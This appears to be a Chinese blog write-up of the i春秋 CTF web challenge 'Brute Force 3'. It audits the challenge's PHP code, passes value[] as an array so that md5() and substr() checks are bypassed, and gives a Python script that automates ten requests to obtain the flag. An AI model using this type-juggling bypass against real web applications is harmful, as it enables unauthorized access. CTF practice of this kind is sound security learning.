i春秋之爆破-3

原创

金 帛 已于 2022-03-08 20:27:36 修改 2631 收藏
分类专栏： i春秋之WEB 文章标签： 安全
于 2022-03-07 23:53:53 首次发布

打开连接，是一段PHP代码，审计一下

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```

session是http协议的会话功能，保持网站的记忆，注意到第二个if，当会话开始的时候，持续到两分钟就会结束会话，重新开始session，而通过get传参传对值的话，网站就会输出下一个value的值，一直反复，在十分钟内浏览十次就会输出flag了，而substr函数只要目标是数组就会默认返回NULL

先构造payload，使value[] = ea，输出下一个value值


nt
```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```

这里输出了nt，所以再来让value[]=nt

dg

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```

继续让value[]=dg



oj


```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```

让value[]=oj， 一直这样两分钟内进行十次传参就能拿到flag了

也可以通过写个Python脚本更快地拿到flag

```
import requests

URL = input("请输入靶场链接：")

s = requests.session()

x = "ea"

for i in range(10) :
    print(x)
    payload = "?value[]="+x
    n = s.get(URL+payload)
    x = n.text[0:2]

print(n.text)
```

运行结果


问题 3
输出
调试控制台
终端
PS C:\Users\Admin\Desktop\Python> & D:/Admin/AppData/Local/Programs/Python/Python3.10.2/python.exe c:/Users/Admin/Desktop/Python/CTF解题工具/爆破3.py
请输入靶场链接：http://eci-2ze7umy37bmij3mtotjq.cloudeci1.ichunqiu.com/
ea
gb
fb
qq
hs
dn
vb
gb
yh
up
powershe
powershe
Python
flag{bde60b1f-dc68-4ae0-93c1-8a437398e248}
行 15，列 14
空格: 4
UTF-8
CRLF
{} Python

一样拿到flag